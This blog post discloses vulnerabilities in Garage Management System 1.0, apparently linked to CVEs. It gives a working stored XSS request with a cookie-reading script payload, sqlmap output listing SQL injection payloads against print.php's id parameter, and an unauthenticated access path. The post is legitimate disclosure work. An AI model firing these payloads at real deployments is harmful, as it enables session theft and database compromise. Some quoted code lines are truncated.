Cyber World

CVE PROJECT, PENETRATION TESTING, VULNERABILITY ANALYSIS

Vulnerability of Garage Management System 1.0

July 21, 2022 / 14 Comments

About one week ago, author mayurik released **Garage Management System 1.0** on https://sourcecodester.com. The web application has a lot of vulnerabilities, so let's take a look at some of them.

Vendor Homepage: https://www.sourcecodester.com/users/mayurik

Software Link: **https://www.sourcecodester.com/php/15485/ga management-system-using-phpmysql-source-code.html**

Version: 1.0


Test Environment: Ubuntu 22.04 + Apache2

Sample Vulnerability 1:

Vulnerability: Persistent Cross-site Scripting


Component: Parameter "brand_name" in /brand.php

Cause: There is no user input sanitization on parameter "brand_name".




```
<tr>
    <td><?php echo $row['brand_id'] ?></td>
    <td><?php echo $row['brand_name'] ?></td>
    <td><?php  if($row['brand_active']==1)
    {

         $activeBrands = "<label class='label label-success' ><h
         echo $activeBrands;
    }
    else{
        $activeBrands = "<label class='label label-danger'><h4>N
        echo $activeBrands;
    }?></td>
    <td>

        <a href="editbrand.php?id=<?php echo $row['brand_id']?>"


        <a href="php_action/removeBrand.php?id=<?php echo $row['
```

Simple PoC:



```
POST /garage/php_action/editBrand.php?id=1 HTTP/1.1
Host: 192.168.0.70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------347211992436918686322122352080
Content-Length: 528
Origin: http://192.168.0.70
Connection: close
Referer: http://192.168.0.70/garage/editbrand.php?id=1
Cookie: PHPSESSID=loivgt70pleshumlb23fqjl81l
Upgrade-Insecure-Requests: 1

-----------------------------347211992436918686322122352080
Content-Disposition: form-data; name="currnt_date"


-----------------------------347211992436918686322122352080
Content-Disposition: form-data; name="brandName"

<script>alert(document.cookie)</script>
-----------------------------347211992436918686322122352080
Content-Disposition: form-data; name="brandStatus"

1
-----------------------------347211992436918686322122352080
Content-Disposition: form-data; name="create"


-----------------------------347211992436918686322122352080--

```

Screenshot of Exploitation:



192.168.0.70


PHPSESSID=loivgt70pleshumlb23fqjl81l

Sample Vulnerability 2:

Vulnerability: SQL Injection

Component: Parameter “id” in /print.php

Cause: There is no user input sanitization on parameter “id”.




```
  <?php

    $productSql = "SELECT * FROM orders WHERE order_id = '".$_GET['id']."'";
          $productData = $connect->query($productSql);

          $row = $productData->fetch_array();
          $productSql1 = "SELECT * FROM users WHERE user_id= '".$row['user_id']."'";
          $productData1 = $connect->query($productSql1);

          $row1 = $productData1->fetch_array();
```

Simple PoC:

http://hostname:port/garage/print.php?id=1 ’[SQL Query]

Screenshot of Exploitation:




```
[21:58:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one ot
chnique found
[21:58:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right numb
s. Automatically extending the range for current UNION query injection technique test
[21:58:20] [INFO] target URL appears to have 7 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N]
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'?
[21:59:05] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--
[21:59:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 319 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2784=2784 AND 'vobX'='vobX

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x717a786b71,(SELECT (ELT(9710=9710,1))),0x71717a7871),9710) AND 'legG'='leg

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3099 FROM (SELECT(SLEEP(5)))skHW) AND 'UTCU'='UTCU
---
[21:59:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.6
[21:59:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.70'

[*] ending @ 21:59:11 /2022-07-20/
```

Sample Vulnerability 3:

Vulnerability: Persistent Cross-site Scripting

Component: Parameter “name” in /client.php

Cause: There is no user input sanitization on parameter “name”.



```
        <tr>
            <td><?php echo$no; ?></td>
            <td><?php echo $row['name'] ?></td>
            <td><?php echo $row['gender'] ?></td>
              <td><?php echo $row['mob_no'] ?></td>
            <td><?php echo $row['reffering'] ?></td>
            <td><?php echo $row['address'] ?></td>

            <td>

                <a href="editclient.php?id=<?php echo $row['id']?>"><b


                <a href="php_action/removeclient.php?id=<?php echo $rc


                </td>
        </tr>

    </tbody>
```

Simple PoC:

Screenshot of Exploitation:

Sample Vulnerability 4:

Vulnerability: Bad Access Control

Component: Parameter “brand_name” in /brand.php

Cause: /print.php does not verify authentication and authorization.

Simple PoC:

Access http://hostname:port/print.php?id=2

Screenshot of Exploitation:

Post Views: 2,659

By russell.adler

14 COMMENTS

PINGBACK:

SEPTEMBER 8, 2022 AT 11:53 AM

Vulnerability Summary for the Week of August 29, 2022 – ZBM Security News

PINGBACK:

SEPTEMBER 8, 2022 AT 12:02 PM

Vulnerability Summary for the Week of August 29, 2022 – TFun dot org

PINGBACK:

SEPTEMBER 8, 2022 AT 12:02 PM

Vulnerability Summary for the Week of August 29, 2022 – TFun dot org

PINGBACK:

SEPTEMBER 9, 2022 AT 12:08 AM

Vulnerability Summary for the Week of August 29, 2022 – Totally Secure

PINGBACK:

SEPTEMBER 12, 2022 AT 6:17 PM

Vulnerability Summary for the Week of September 5, 2022 – TFun dot org

PINGBACK:

SEPTEMBER 12, 2022 AT 6:33 PM

Vulnerability Summary for the Week of September 5, 2022 - DefendEdge SiON

PINGBACK:

SEPTEMBER 12, 2022 AT 8:23 PM

Vulnerability Summary for the Week of September 5, 2022 | Smart Cyber Security

PINGBACK:

SEPTEMBER 13, 2022 AT 12:04 AM

Vulnerability Summary for the Week of September 5, 2022 – Totally Secure

PINGBACK:

SEPTEMBER 15, 2022 AT 6:08 AM

Vulnerability Summary for the Week of September 5, 2022 – Security News

PINGBACK:

SEPTEMBER 16, 2022 AT 9:15 AM

Vulnerability Summary for the Week of August 29, 2022 – Security News

PINGBACK:

OCTOBER 5, 2022 AT 11:09 PM

Vulnerabilidad en Garage Management System (Garage Management System Project) - CVE-2022-36636 - Información y Soluciones

PINGBACK:

OCTOBER 5, 2022 AT 11:11 PM

Vulnerabilidad en Garage Management System (Garage Management System Project) - CVE-2022-36637 - Información y Soluciones

PINGBACK:

OCTOBER 5, 2022 AT 11:13 PM

Vulnerabilidad en Garage Management System (Garage Management System Project) - CVE-2022-36638 - Información y Soluciones

PINGBACK:

OCTOBER 5, 2022 AT 11:16 PM

Vulnerabilidad en Garage Management System (Garage Management System Project) - CVE-2022-36639 - Información y Soluciones

LEAVE A REPLY

You must be logged in to post a comment.

AUTHOR

Offensive Security Professional, Penetration Tester, Red Teamer

TAGS

ACTIVE DIRECTORY (4)

CRTO (1)

CYBER SECURITY (2)

HOME LAB (1)

OFFENSIVE SECURITY (3)

PENETRATION TESTING (2)

RED TEAM (8)

RECENT POSTS

OSEP and OSWE Review November 16, 2022

Review for OSWE and OSEP November 15, 2022


COMMENTS

Vulnerabilidad en Garage Management System (Garage Management System Project) - CVE-2022-36639 - Información y Soluciones

Vulnerability of Garage Management System 1.0

Vulnerabilidad en Garage Management System (Garage Management System Project) - CVE-2022-36638 - Información y Soluciones on Vulnerability of Garage Management System 1.0

VIDEO



00:00 03:13

MUSIC

00:00 00:00

CALENDAR

July 2022

M	T	W	T	F
				1
4	5	6	7	8
11	12	13	14	15
18	19	**20**	**21**	22
25	26	27	28	**29**

Aug »

Ashe Theme by Royal-Flush - 2022 ©